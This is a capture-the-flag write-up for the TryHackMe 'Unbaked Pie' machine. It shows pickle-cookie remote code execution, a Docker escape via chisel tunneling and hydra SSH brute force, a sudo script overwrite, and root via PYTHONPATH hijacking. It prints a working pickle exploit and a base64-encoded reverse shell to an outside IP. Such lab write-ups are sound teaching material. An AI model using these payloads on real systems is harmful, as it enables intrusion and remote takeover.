TL;DR
In this challenge we start with strange cookie that gives us pickling, which leads to RCE.
We escape the container, using ssh port found on another ip and brute forcing the password of ramsey.
We move to user oliver using sudo on vuln.py, and simply overriding this file.
Lastly, we move to root using sudo on python script, and control the environment variables, include PYTHONPATH
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 5003 with WSGIServer http server
PORT     STATE SERVICE REASON         VERSION
5003/tcp open  http    syn-ack ttl 61 WSGIServer 0.2 (Python 3.8.6)
|_http-server-header: WSGIServer/0.2 CPython/3.8.6
|_http-title: [Un]baked | /
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
I added unbakedpie.thm to my /etc/hosts.
Exploit pickling to get RCE

When we visit http://unbakedpie.thm:5003/, we can see the search box. I searched for “asd”

I noticed we got back some cookie that holds base64 string:
Cookie: search_cookie=gASVBwAAAAAAAACMA2FzZJQu; Path=/
I tried to decode it, and view what it contains
┌──(agonen㉿kali)-[~/thm/UnbakedPie]
└─$ echo 'gASVBwAAAAAAAACMA2FzZJQu' | base64 -d | xxd
00000000: 8004 9507 0000 0000 0000 008c 0361 7364  .............asd
00000010: 942e

It looks like some serialized data, since it is based on python, I guessed this is pickling. I verified with this snippet.
import pickle
import base64

payload = 'gASVBwAAAAAAAACMA2FzZJQu'

data = pickle.loads(base64.b64decode(payload.encode()))
print(type(data), data)

So, we might have RCE potential here, using pickling.
Let’s create the pickle:
import pickle
import base64
import os

cmd = "printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash"

class Exploit(object):
	def __reduce__(self):
		return (os.system, ((cmd),))

with open("exploit.pickle", "wb") as f:
	pickle.dump(Exploit(), f, pickle.HIGHEST_PROTOCOL)
I already pasted the payload from penelope for reverse shell.

┌──(agonen㉿kali)-[~/thm/UnbakedPie]
└─$ python3 exploit.py

┌──(agonen㉿kali)-[~/thm/UnbakedPie]
└─$ cat exploit.pickle | base64 -w0 | xclip -sel clip
This is the payload we get:
gAWVcQAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFZwcmludGYgS0dKaGMyZ2dQaVlnTDJSbGRpOTBZM0F2TVRreUxqRTJPQzR4TmpRdU1qUTRMelEwTkRRZ01ENG1NU2tnSmc9PXxiYXNlNjQgLWR8YmFzaJSFlFKULg==
After sending the cookie, we got the reverse shell

Docker escape using brute force ssh to user ramsey
We can easily detect we are inside docker container, playing as root

we can see our ip is 172.17.0.2, so there is probably also host at 172.17.0.2
root@8b39a559b296:~# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      8b39a559b296
Also, under /root I found the file .bash_history, which contains log that said someone tried to ssh ramsey@172.17.0.1
root@8b39a559b296:~# cat .bash_history
nc
exit
ifconfig
ip addr
ssh 172.17.0.1
ssh 172.17.0.2
exit
ssh ramsey@172.17.0.1
exit
cd /tmp
wget https://raw.githubusercontent.com/moby/moby/master/contrib/check-config.sh
chmod +x check-config.sh
./check-config.sh
nano /etc/default/grub
vi /etc/default/grub
apt install vi
apt update
apt install vi
apt install vim
apt install nano
nano /etc/default/grub
grub-update
apt install grub-update
apt-get install --reinstall grub
grub-update
exit
ssh ramsey@172.17.0.1
exit
ssh ramsey@172.17.0.1
exit
ls
cd site/
ls
cd bakery/
ls
nano settings.py
exit
ls
cd site/
ls
cd bakery/
nano settings.py
exit
apt remove --purge ssh
ssh
apt remove --purge autoremove open-ssh*
apt remove --purge autoremove openssh=*
apt remove --purge autoremove openssh-*
ssh
apt autoremove openssh-client
clear
ssh
ssh
ssh
exit
I uploaded chisel to the machine, and then set up the client:
./chisel-PQmgSKyT client 192.168.164.248:1234 R:2222:172.17.0.1:22
On our machine, I set up the listener:
chisel server --reverse -p 1234
Lastly, I brute forced the password using hydra:
┌──(agonen㉿kali)-[~/thm/UnbakedPie]
└─$ hydra -l ramsey -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1:2222
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-26 15:09:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://127.0.0.1:2222/
[2222][ssh] host: 127.0.0.1   login: ramsey   password: 12345678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-26 15:09:39

So, the password of ramsey is 12345678.
Note that i also found some sqlite3 db that contained that hash of ramsey, however I didn’t manage to crack it, so I didn’t spoke about this way here.
Now, we can login via ssh:
ssh ramsey@127.0.0.1 -p 2222 # 12345678

and grab the user flag:
ramsey@unbaked:~$ cat user.txt
THM{ce778dd41bec31e1daed77ebebcd7423}
Move to user oliver using sudo on vuln.py and overriding it
I checked for sudo permissions:
ramsey@unbaked:~$ sudo -l
[sudo] password for ramsey:
Matching Defaults entries for ramsey on unbaked:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ramsey may run the following commands on unbaked:
    (oliver) /usr/bin/python /home/ramsey/vuln.py
We can execute /home/ramsey/vuln.py as user oliver.
The point is to exploit some sink, since it contains this eval command:
ramsey@unbaked:~$ cat vuln.py | grep eval
                        TOTAL = eval(LISTED)
However, we control our home folder, it means we might can’t write to the file, but we do can delete it.

Let’s delete the file, and then add our penelope payload into it:
ramsey@unbaked:~$ rm vuln.py
rm: remove write-protected regular file 'vuln.py'? y
ramsey@unbaked:~$ echo 'import os; os.system("printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash")' > vuln.py
ramsey@unbaked:~$ sudo -u oliver /usr/bin/python /home/ramsey/vuln.py


and on our penelope:
Privilege Escalation to Root using python execute as sudo and change PYTHONPATH
I checked for sudo permissions:
oliver@unbaked:~$ sudo -l
Matching Defaults entries for oliver on unbaked:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User oliver may run the following commands on unbaked:
    (root) SETENV: NOPASSWD: /usr/bin/python /opt/dockerScript.py
Okay, we can execute /opt/dockerScript.py as root, notice the SETENV is set.

This is /opt/dockerScript.py
oliver@unbaked:~$ cat /opt/dockerScript.py
import docker

# oliver, make sure to restart docker if it crashes or anything happened.
# i havent setup swap memory for it
# it is still in development, please dont let it live yet!!!
client = docker.from_env()
client.containers.run("python-django:latest", "sleep infinity", detach=True)
Okay, I tried to created docker.py, and then it’ll use the script I created as package:
oliver@unbaked:~$ cd /tmp
oliver@unbaked:/tmp$ echo -e 'import os;os.system("bash")' > docker.py
oliver@unbaked:/tmp$ sudo /usr/bin/python /opt/dockerScript.py
Traceback (most recent call last):
  File "/opt/dockerScript.py", line 1, in <module>
    import docker
ImportError: No module named docker
The payload I tried to put is import os;os.system("bash"). However, the problem it isn’t searching for the package on /tmp folder.

That’s where the SETENV get into the picture, we can control the PYTHONPATH variable, and then it’ll load the package from /tmp:
sudo PYTHONPATH=/tmp /usr/bin/python /opt/dockerScript.py

and we got the root flag:
root@unbaked:/root# cat root.txt
CONGRATS ON PWNING THIS BOX!
Created by ch4rm & H0j3n
ps: dont be mad us, we hope you learn something new

flag: THM{1ff4c893b3d8830c1e188a3728e90a5f}